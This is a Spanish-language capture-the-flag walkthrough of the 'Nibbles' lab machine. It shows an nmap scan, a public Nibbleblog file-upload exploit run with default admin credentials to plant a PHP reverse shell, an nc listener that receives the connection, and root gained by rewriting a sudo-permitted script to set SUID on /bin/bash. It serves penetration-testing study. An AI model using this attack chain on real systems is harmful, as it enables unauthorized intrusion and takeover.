
nibbles - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCpS2WC3NhAKQ2zefCH
5ocU+p7S52OGHlaG7HuA5Xlnihl1INNsMX7gpNcfQEYnyby+hjHWPLo4++fAyO/lB8NammyA13MzvJy8pxvB9gmCJhVPaFzG5yX
qVa5eLCIua1E7WGACUlmkEGljDvzOaBdogMQZ8TGBTqNZbShnFH1WsUxBtJNRtYfeeGjztKTQqqj4WD5atU8dqV/iwmTylpE7wd
mUPLh4Li2ZgdY6XniVOBGthY5a2uJ2OFp2xe1WS9KvbYjJ/tH
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgPzVz
wVfxzvcXPFFuQrOL7X6Mi9YQF9QRVJpwtmV9KAtWltmk3qm4oc=
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vemos que en el puerto 80 hay un servidor apache con el siguiente contenido:



Inspecionamos el codigo fuente y vemos lo siguiente:

```
1  <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

Vamos a la pagina web y vemos que es un CMS "nibbleblog". Vamos a buscar si existe algun exploit para ese CMS:

```
└─$ searchsploit nibbleblog
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Nibbleblog 3 - Multiple SQL Injections                                        | php/webapps/35865.txt
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)                         | php/remote/38489.rb
------------------------------------------------------------------------------ ---------------------------------
```

Como no vamos a utilizar metasploit, vamos a utilizar el segundo script en python:

`git clone https://github.com/dix0nym/CVE-2015-6967/blob/main/exploit.py`

Vemos que el exploit lo que hace es subir un archivo php, subirlo a la siguiente ruta: `"content/private/plugins/my_image/image.php"` y ejecutarlo. Por lo que podemos subir un archivo php malicioso que contenga una reverse shell y cuando se ejecute nos proporcionara una conexion con la victima:

```
└─$ python3 exploit.py --url http://10.10.10.75/nibbleblog/ --username admin --password nibbles --payload rever
se.php
[+] Login Successful.
[+] Upload likely successfull.
```

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.75] 51538
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UT
 16:27:04 up 17 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
sh: 0: can't access tty; job control turned off
$ whoami
nibbler
```

ESCALADA DE PRIVILEGIOS

Vamos a ver los permisos que puede ejecutar el usuario nibbler como sudo:

```
nibbler@Nibbles:/$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Vemos que en el directorio home de nibbles se encuentra un archivo .zip, vamos a descomprimirlo:

```
nibbler@Nibbles:/home/nibbler$ ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Oct  7 16:40 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw------- 1 nibbler nibbler    0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
-r-------- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r-------- 1 nibbler nibbler   33 Oct  7 16:10 user.txt
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
```

Tenemos el archivo junto con los directorios que podemos ejecutar comandos como root por lo que podemos eliminar ese archivo y crear otro con el mismo nombre. Ese nuevo archivo que vamos a crear contiene un comando que modifica los permisos suid del archivo "/bin/bash"

```
#!/bin/bash

chmod +s /bin/bash
```

Cuando ejecutemos el comando vamos a poder ejecutar una bash con privilegios elevados:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ /bin/bash -p
bash-4.3# whoami
root
```